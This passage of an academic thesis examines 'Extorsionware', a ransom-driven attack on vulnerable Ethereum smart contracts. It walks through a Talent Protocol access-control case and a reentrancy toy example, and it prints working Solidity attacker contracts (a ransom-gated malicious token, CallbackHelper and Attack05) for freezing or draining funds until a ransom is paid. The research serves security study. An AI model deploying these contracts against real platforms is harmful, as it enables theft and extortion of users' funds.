- Scouting for Vulnerable SCs: The attacker searches for vulnerable smart contracts analyzing the blockchain and the source code of the SC, usually using some analysis tool to facilitate it
- Zero-knowledge attack: It is the first attack to demonstrate the control over the victims SC, in particular the attacker includes a specific operation in the ransom request that will be executed from the victim's smart contract at a certain time
- Compensation request and ultimatum: The attacker gives an ultimatum for paying a ransom
- Continuous exploitation: As time goes on, the exploitation will continue in order to work like a timer, for example the sum of the fund stolen will increase or the functionality of the SC will remain blocked
- Final Threat and Ransom Payment: If the ransom isn't paid, the attacker may threaten to sell the vulnerability on the black market. Once the ransom is paid, the attacker can disclose the flaw to the company.



Figure 4.1: Extorsionware structure [1]

The attack is more effective when it is applied to certain types of attacks, the paper shows the Extortionware based on Reentrancy attack, Denial of Service and DelegateCall to Untrusted Contracts.

4.1.1 Reentrancy-based Extorsionware

As we know, reentrancy is one of the most common vulnerabilities, the paper shows how it would be possible to exploit a contract vulnerable to reentrancy using the extorsionware. Considering a bank-like SC where the possible actions are deposit and withdraw, the malicious attacker using reentrancy external calls could perform small withdraws as a zero-knowledge proof and a continuous exploitation. In order to stop the exploitation, the attacker's contract includes a function that allows the victim to pay a ransom leading to the self-destruction of the SC.



Figure 4.2: Reeentrancy Extorsionware structure [1]

4.1.2 DoS-based Extorsionware

The exploitation of DoS vulnerabilities completely interrupts the correct functioning making it unusable. In particular, the unexpected throw or revert vulnerabilities are well-suited for extorsionware attacks. Exploiting these types of vulnerabilities involves repeatedly causing certain actions within the contract to fail, resulting in transactions being reverted and leading to the freezing of the contract and potentially of the funds.

The paper illustrates a possible implementation using a simple example where the SC is a bidding system that saves in the contract the address and the funds of the highest bidder. In the case there is a bigger offer, the contract updates the new highest bidder returns the funds to the previous one. The attacker, in this scenario, could become the highest bidder and repeatedly trigger a revert of the reimbursement transaction whenever someone places a higher offer, leading to a block of the contract state and operations.



Figure 4.3: Dos-based structure [1]

4.1.3 Access control-based Extorsionware

The access control vulnerabilities potentially allows unauthorized people to gain control over some contract's functions. Specifically, this can be achieved by exploiting a delegatecall to untrusted contracts, which could enable a malicious attacker to manipulate the internal structure of the calling smart contract. The paper provides an example of a smart contract that uses a delegate call to update an internal value. The attacker exploits this function to alter the *owner* variable, effectively becoming the owner of the SC.



Figure 4.4: Access-control based structure [1]

5

Implementation on real-world and simplified case studies

In our goal to gain a complete understanding of the Extorsionware's effectiveness and possible countermeasures, it is essential to validate it in a real-world scenario. In order to achieve this, we have collaborated with a research team from the University of Duisubrg-Essen in Germany. This partnership leverages their expertise in smart contract vulnerabilities and in the EF-CF fuzzer, which they helped to develop. The extorsionware has been applied to a real-world smart contract of a De-Fi platform, where an access control vulnerability had been identified. Our German colleagues have contributed to the validation of reentrancy-based extorsionware by implementing it in a toy example with an advanced reentrancy vulnerability. The choice to use a toy example is a result of the challenges associated with finding suitable real-world smart contracts for this purpose, mainly due the complicated internal data structures. It's important to highlight that, despite being a simplified example, it takes inspiration by real incidents involving ERC-777 token contracts.

5.1 Talent Protocol case study

Talent Protocol is a decentralized platform and a professional network where high-potential talent can build an on-chain resume and release a talent token in order to access a global community of potential supporters. The cryptocurrency token(TAL) is associated with their career development allowing investors to support them through blockchain.

In season 1, one of the feature of the platform was the possibility to stake their native token TAL, when this would have been available, in order to receive rewards as compensation for early adoption. Before the introduction of the TAL token, users had the option to stake stablecoins. The platform's contracts were designed with two phases:

- a stable phase
- a token phase

In this way, the staking contract had functions for staking stablecoins during the initial period and for staking the TAL token when it became available. In order to use the functions appropriate for the specific phase, the contracts had two modifiers: *stablePhaseOnly* and *tokenPhaseOnly*.

```
/// Allows execution only while in stable phase
  modifier stablePhaseOnly() {
      require(!_isTokenSet(), "Stable coin disabled");
      _;
  }

  /// Allows execution only while in token phase
  modifier tokenPhaseOnly() {
      require(_isTokenSet(), "TAL token not yet set");
      _;
  }
```

Code 5.1: "Code for modifiers"

These modifiers performed a check to verify if the TAL token address had been set via the *setToken()*function and consequently if the phase was changed. The *setToken()* function itself was equipped with the *stablePhaseOnly* modifier to ensure that the TAL address could be **set only once**. Once it was set indeed, if the *setToken()* function was called again, the *stablePhaseOnly* modifier would cause the function to revert.

```
function setToken(address _token) public stablePhaseOnly {
        require(_token != address(0x0), "Address must be set");
        require(_token.supportsInterface(type(IERC20).interfaceId), "
    not a valid ERC20 token");
        // require(ERC165(_token).supportsInterface(type(IERC20).
    interfaceId), "not a valid ERC20 token");

        ERC20 erc20 = ERC20(_token);
        require(strcmp(erc20.symbol(), "TAL"), "token name is not TAL
    ");

        token = _token;
     }
```

Code 5.2: "Code for setToken function"

In the contract staking.sol the SkidsDAO, a white-hat hacker community, discovered an **access control vulnerability** in the *setToken()* function. Anybody could call the function and set a fake ERC20 contract, as long as the name was "TAL" and followed the ERC20 specifications, and trigger the token phase. The token contract managed the functions and the logic for the transfers of the tokens, in particular its *transferFrom* function was called in the *swapStableForToken()* admin function, which permits to retrieve the stablecoins stored in the contract depositing an equivalent amount of TAL token in exchange.

```
2     /// @notice Meant to be used by the contract owner to retrieve
      stable coin
3
4     /// from phase 1, and provide the equivalent TAL amount expected
      from stakers
5
6     /// @param _stableAmount amount of stable coin to be retrieved.
7
8     /// @notice Corresponding TAL amount will be enforced based on
      the set price
9
10    function swapStableForToken(uint256 _stableAmount) public
      onlyRole(DEFAULT_ADMIN_ROLE) tokenPhaseOnly {
11        require(_stableAmount <= totalStableStored, "not enough
      stable coin left in the contract");
12
13        uint256 tokenAmount = convertUsdToToken(_stableAmount);
14        totalStableStored -= _stableAmount;
15
16        IERC20(token).transferFrom(msg.sender, address(this),
      tokenAmount);
17        IERC20(stableCoin).transfer(msg.sender, _stableAmount);
18    }
19    }
```

Code 5.3: "Code for swapStableForToken function"

The vulnerability could have been exploited by an attacker setting a malicious TAL token contract that it would revert on transfers, in particular when the admin wanted to deposit the tokens. In this way the *swapStableForToken()* function would be unusable and the fund would be locked, effectively causing a Denial of Service (DoS).

This scenario is perfect for the use of the Extorsionware attack, the attacker instead of just freezing the funds, could configure the token contract to continuously revert the function, but only until the victim pays a ransom. When the victim deposit the ransom to the contract, the token contract restores the proper functioning of the transfers, enabling the victim to deposit the tokens and withdraw the stablecoins.

```
    bool ransom_paid;
    address owner;
    function withdrawRansom() public {
         if (address(this).balance > 100 ether) {
             payable(owner).transfer(address(this).balance);
             ransom_paid = true;
         }
    }
    function transferFrom(address from, address to, uint256 amount)
    public override returns (bool) {
         if (!ransom_paid) {
             revert("Ransom is not paid!");
         }
         return true; // ransom paid, unlock funds
    }
```

Code 5.4: "Code for extorsionware attack"

The implementation involves blocking the *transferFrom()* function of the token contract by using a *ransom_paid* boolean to trigger a revert. This flag can be changed paying the ransom to the contract and subsequently calling a *withdraw()* function, which checks if the ransom has been paid. If so, it transfers the ransom to the attacker's address and updates the boolean value allowing the proper execution of the *transferFrom()* function.

This case study suits extremely well the extorsionware attack for several reasons:

- The presence of a vulnerability that allows for a one-time denial of service
- The inability for another attacker to replay this vulnerability
- It is only possible to freeze funds not steal them

These features have several implications:

- Rendering the contract unusable, even if the victim identifies the flaw in the contract, it cannot be patched
- Allowing continuous exploitation without the risk of the attack being copied by other attackers
- Forcing the attacker to employ the Extorsionware attack

This implementation of the extorsionware reflects the power of the Smart Contract as the ransom payment and the unlock of the funds is regulated by a SC. The source code can be verified by a chain explorer and the transaction can be simulated before, in this way the SC provide a trust-less environment where the attacker and the victim can interact, making the ransom scheme much more effective and transparent.

5.2 Advanced reentrancy toy example

The toy-example smart contract created by our Germans colleagues contains an advanced reentrancy vulnerability, this scenario is inspired by real incidents involving ERC-777 token contracts. Unlike the simple reentrancy issue, this advanced scenario involves a contract that uses a callback mechanism. This mechanism allows users to delegate certain actions, such as validating or logging transfers to other smart contracts.

The target named CallbackBank is a SC designed with banking-like functionalities such as standard deposit, withdraw, and transfer functions. In addition it implements a callback mechanism, which allows to call the withdraw and transfer functions implemented in a callback contract registered by the user.

```
1 interface ICallback {
2     function transferred(
3         address from,
4         address to,
```

```
        uint256 amount
    ) external returns (bool);

    function withdrawn(address who, uint256 amount) external returns
    (bool);
}

contract CallbackBank {
    mapping(address => uint256) public credit;
    mapping(address => ICallback) public callbacks;

    function deposit() public payable {
        credit[msg.sender] += msg.value;
    }

    function transfer(address to, uint256 amount) public {
        require(credit[msg.sender] >= amount);

        ICallback cb = callbacks[to];
        if (address(cb) != address(0)) {
            require(cb.transferred(msg.sender, to, amount));
        }
        cb = callbacks[msg.sender];
        if (address(cb) != address(0)) {
            require(cb.transferred(msg.sender, to, amount));
        }

        credit[msg.sender] -= amount;
        credit[to] += amount;
    }

    function withdraw(uint256 amount) public {
        require(credit[msg.sender] >= amount);

        ICallback cb = callbacks[msg.sender];
        if (address(cb) != address(0)) {
            require(cb.withdrawn(msg.sender, amount));
        }

        credit[msg.sender] -= amount;
        payable(msg.sender).transfer(amount);
    }

```

```
47      function queryCredit(address to) public view returns (uint256) {
48          return credit[to];
49      }
50
51      function registerCallback(ICallback _cb) public {
52          require(address(_cb) != msg.sender);
53          callbacks[msg.sender] = _cb;
54      }
55  }
```

Code 5.5: "CallbackBank victim SC"

The *registerCallback()* permits to register a contract of type *ICallback*, passed as parameter, associating it to the user's address as a callback.

When users use functions such as *withdraw()* and *transfer()* the CallbackBank contract checks if the user has a registered callback contract. In this case it calls the *transferedd()* or *withdrawn()* in the registered callback contract allowing it to execute customized function.

These callback functions can be exploited to perform a reentrancy-based Extorsionware through the combination of two attacker's contract: CallbackHelper and Attack05.

```
1
2  contract CallbackHelper is ICallback {
3      Attack05 creator;
4
5      bool active = false;
6
7      constructor() {
8          creator = Attack05(msg.sender);
9      }
10
11     function transferred(
12         address from,
13         address to,
14         uint256 amount
15     ) external pure override returns (bool) {
16         return true;
```

```
    }

    // we set this up so that we only reenter once (continuous
    exploitation)
    function prepare() public {
        require(msg.sender == address(creator));
        active = true;
    }

    function withdrawn(address who, uint256 amount)
        external
        override
        returns (bool)
    {
        // if active, transfer control back to owner contract who can
        freely reenter the victim.
        if(active) {
            creator.reenter();
            active = false;
        }

        return true;
    }
}
```

Code 5.6: "CallbackHelper attacker SC"

The CallbackHelper contract implements the ICallback interface, this is the callback contract registered in the victim contract. It exploits the callback functions present in the victim contract, in particular the *withdrawn()* function enables the malicious reentrant calls, transferring the control to the Attack05 contract to which is associated.

```

contract Attack05 {
    CallbackBank public victim;
    address payable public owner;
    CallbackHelper helper;
    uint256 ransom;

    /* you need to pass the address of your victim to the constructor
    of this
```

```
9       * contract, s.t. you can use it later.
10      */
11      constructor(CallbackBank _victim, uint256 _ransom) payable {
12          victim = _victim;
13          owner = msg.sender;
14          helper = new CallbackHelper();
15          ransom = _ransom;
16      }
17
18      event ReceiveCalled(uint256);
19
20      receive() external payable {
21          emit ReceiveCalled(msg.value);
22      }
23
24
25      function balanceInVictim() public view returns (uint256) {
26          return victim.queryCredit(address(this));
27      }
28
29      function getBalance() public view returns (uint256) {
30          return address(this).balance;
31      }
32
33
34      // prepare exploit; call prepareAttack before startAttack (for
        continuous exploitation you need to call prepareAttack again)
35      function prepareAttack() public payable {
36          // obtain the full balance of the attacker contract
37          uint256 amnt = address(this).balance;
38          assert(amnt > 0);
39
40          helper.prepare();
41          victim.deposit{value: amnt}();
42
43          victim.registerCallback(helper);
44      }
45
46      function startAttack() public {
47          uint256 mycredit = victim.queryCredit(address(this));
48          victim.withdraw(mycredit);
49      }
50
```

```
51      function finishAttack() public {
52          require(msg.sender == owner);
53          selfdestruct(owner);
54      }
55
56      // destroy this contract when the ransom is being payed
57      function payRansom() external payable {
58          assert(msg.value >= ransom);
59          selfdestruct(owner);
60      }
61
62      function setRansom(uint _ransom) external {
63          require(msg.sender == owner);
64          ransom = _ransom;
65      }
66
67      bool done = false;
68      event AttackDone();
69      event Reentering();
70
71      // called by the helper contract during the reentrancy
72      function reenter() external {
73          if (!done) {
74              emit Reentering();
75              uint256 mycredit = victim.queryCredit(address(this));
76              done = true; // prevent a second reentrant call; one is
    enough
77              victim.withdraw(mycredit);
78          } else {
79              emit AttackDone();
80          }
81      }
82  }
```

Code 5.7: "Attack05 attacker SC"

The Attack05 contract effectively executes the reentrancy attack and manages the Extorsionware's ransom. The contract is initialised by registering a CallbackHelper contract and setting a victim contract along with a ransom amount. The attack begins calling the *prepareAttack()* function which deposits the necessary funds and registers the helper callback contract on the victim con-

tract. The `startAttack()` start the process of the reentrancy calls invoking the `withdraw()` in the victim contract which through a series of call and the helper contract executes the `reenter()` function. This function performs only one reentrancy, preventing a second call in order to perform the zero-knowledge phase. For continuous exploitation, the `prepare()` and `startAttack()` functions must be called repeatedly. When the victim agrees to pay the ransom through the `payRansom()` function., Attack05 ensures the transfer of funds and it self-destruct.

5.3 Extorsionware's Limitations in Reentrancy Vulnerabilities

As we can see, in real-world scenarios the extorsionware is very effective and essential under specific conditions. However, during the validation of real-world smart contracts, it becomes evident that finding suitable smart contracts for implementing extorsionware in a perfect manner is not straightforward. In particular, while searching for a good example for the reentrancy-based extorsionware several critical points have raised:

- The zero-knowledge proof and the continuous exploitation phases of the reentrancy-based extorsionware rely on multiple small withdrawals distributed over a period of time. These little exploitations could alerts malicious bots owned by other attackers, which could automatically **front-run** the reentrancy withdrawals replicating the attack and draining all the funds from the victim contract. In this way the use of the extorsionware might increase risks for the attacker, reducing the probability of success then using a normal reentrancy attack.

- The reentrancy vulnerabilities allow the theft of the funds not forcing the attacker to choose the Extorsionware instead of a normal attack, which often involves fewer risks. On the other hand, in cases where a vulnerability results in fund freezing, the only option for the attacker to gain profit is by

employing an extorsionware attack.

- In the case of reentrancy-based Extorsionware, victims are usually compensated with the disclosure of the vulnerability. However, this exchange cannot be regulated by a smart contract and relies on the victim's trust in the attacker. As a result, this interaction between victim and attacker is a non-trustless process, in contrast to the scenario in the Talent Protocol case study.

5.3.1 Front-run mev bots exploits

Front-running attacks refers to the practice of intercepting and prioritizing specific transactions in the mempool to execute them before others in order to achieve a financial gain. This can be accomplished by miners or specialized Miner Extractable Value (MEV) bots designed to monitor the transactions in the mempool and operating by either including, excluding or ordering these transactions into blocks by setting a higher gas cost. This incentives the validators to complete a transaction at a preferential rate before the targeted transaction happens, allowing them to maximize their profit, commonly referred to as MEV. In a reentrancy-based Extorsionware scenario, other attackers could potentially replicate the zero-knowledge transaction before the original one, thereby gaining access to the funds before the original attacker.



Figure 5.1: Front-run scheme [4]

An example of a front-run exploit made by a bot to an hacker is the recent hack to Curve Finance in July 2023 [21]. Curve is one of the most popular De-Fi platform, known for its diverse range of liquidity pools, a mechanism to facilitate the exchange of assets with minimal slippage, and a way for users to earn fees by providing liquidity to the market. On July 30, several liquidity pools on Curve were exploited for a value around $70M. The hack was executed in two phases: initially only one pool was exploited due to a reentrancy vulnerability, soon after, a series of separate attacks targeted other pools, exploiting the same vulnerability. It has been noticed that during these attacks some transactions of the original hacker have been front-run by other hackers using MEV bots, in particular they identified the attackers desired exploits and executed a similar transactions before the originals occurred. Fortunately these front-run attack revealed to be executed by whitehat hackers, which returned the funds to Curve, meaning that the total amount lost became around $50M. In particular, one MEV bot operator, named c0ffeebabe.eth, successfully anticipated the original attacker and exploited around $5.3 million from the CRV/ETH pool and around $1.6 million from the Metronome msETH pool, and later returned the funds to both affected protocols.



Figure 5.2: Whitehat hacker's rescue transaction [6]

As we can see, this incident highlights the power and the danger associated with front-run exploits using MEV bots. In this case, these attacks were employed by whitehat hackers as a defensive measure to protect the funds of the De-Fi platform against a malicious attack. However, within the context of reentrancy-based extorsionware, if these attacks were applied to replicate extorsionware's zero-knowledge attack, it would render the extorsionware ineffective.

6

Conclusions and Future Works

In the course of this investigation we explored the world of the smart contracts vulnerabilities, in particular the research focus on the implementation of the Extorsionware attack in real-world smart contracts in order to validate its effectiveness with the help also of the EF-CF fuzzer.

After reviewing the fundamentals of smart contracts and their vulnerabilities, as well as examining the EF-CF fuzzer and the Extorsionware attack, we proceeded to implement the attack on two smart contracts. We analysed an implementation of the access control-based Extorsionware on the Talent Protocol real-world contract and the reentracy-based one on a toy example created by the research group of the University of Duisburg-Essen. Our analysis revealed the effectiveness of the Extorsionware attack in the Talent Protocol case study, where it emerged as the only method for an attacker to gain a profit. This scenario provided a trust-less interaction between attacker and victim and proved to be highly challenging to defend against.

The analysis of this case study has also highlighted the numerous conditions that vulnerable smart contracts must meet to make the Extorsionware attack

truly effective. In the reentrancy-based case, there are several limitations due to the increase of the risks using the Extorsionware attack instead of a normal one. Specifically, the use of MEV bots could render it inefficient if employed by other attackers to front-run the Extorsionware transactions.

The use of MEV bots to front-run transactions is an important topic that emerged during this research, as they have proven to be a valuable tool for replay attacks and as a defense mechanism employed by whitehat hackers. Similarly, the trust-less interaction environment created in the Talent Protocol case study is also an interesting area of study. In fact, the attacker contract implementing the Extorsionware reflects the power of the smart contracts since the victim can verify that after paying the ransom, the funds would be automatically unlocked. In this way the ransom scheme is more transparent and the victim more encouraged to pay the ransom. It would be worth further exploration to apply this concept to normal ransomware attacks by implementing a smart contract that handles the interaction with zero-knowledge proof.

The evolution of the smart contracts environment and its applications brings a lot of benefits but it also introduces an increasing amount of security challenges. The security of smart contracts relies on a rigorous approach on the code developing, code audits, as well as the use of analysis tools and testing protocols against the most common attacks. Analyzing and implementing potential attacks scenario shed light on vulnerabilities and allows to discover defensive measures necessary to protect the platforms based on this technology and their users. Consequently, we believe that the analysis of Extorsionware's implementation could provide valuable insights for designing secure Smart Contracts.

References

[1] Alessandro Brighente, Mauro Conti, and Sathish Kumar. *Extorsionware: Exploiting Smart Contract Vulnerabilities for Fun and Profit*. 2022. arXiv: 2203.09843 [cs.CR].

[2] Vitalik Buterin. "Ethereum White Paper: A Next Generation Smart Contract & Decentralized Application Platform". In: (2013). URL: https://github.com/ethereum/wiki/wiki/White-Paper.

[3] Stefanos Chaliasos et al. *Smart Contract and DeFi Security: Insights from Tool Evaluations and Practitioner Surveys*. 2023. arXiv: 2304.02981 [cs.CR].

[4] Cointelegraph. *Front-running*. 2023. URL: https://cointelegraph.com/explained/what-is-front-running-in-crypto-and-nft-trading.

[5] Ethereum. *Ethereum Developer Docs*. 2023. URL: https://ethereum.org/en/developers/docs/.

[6] Etherscan. *Etherscan whitehat hacker transaction*. 2023. URL: https://etherscan.io/tx/0xc52cce67226ca6c9fd85b6081d532171623a4ba2cb78f5f69811e38f82c22f2b.

[7] Josselin Feist, Gustavo Greico, and Alex Groce. "Slither: A Static Analysis Framework for Smart Contracts". In: *Proceedings of the 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain*. WETSEB '19. Montreal, Quebec, Canada: IEEE Press, 2019, pp. 8–15. DOI: 10.1109/WETSEB.2019.00008. URL: https://doi.org/10.1109/WETSEB.2019.00008.

[8] Andrea Fioraldi et al. "AFL++: Combining Incremental Steps of Fuzzing Research". In: WOOT'20. USA: USENIX Association, 2020.

[9] Joel Frank, Cornelius Aschermann, and Thorsten Holz. "ETHBMC: A Bounded Model Checker for Smart Contracts". In: *Proceedings of the 29th USENIX Conference on Security Symposium*. SEC'20. USA: USENIX Association, 2020. ISBN: 978-1-939133-17-5.

[10] Gustavo Grieco et al. "Echidna: Effective, Usable, and Fast Fuzzing for Smart Contracts". In: ISSTA 2020. Virtual Event, USA: Association for Computing Machinery, 2020, pp. 557–560. ISBN: 9781450380089. DOI: 10.1145/3395363.3404366. URL: https://doi.org/10.1145/3395363.3404366.

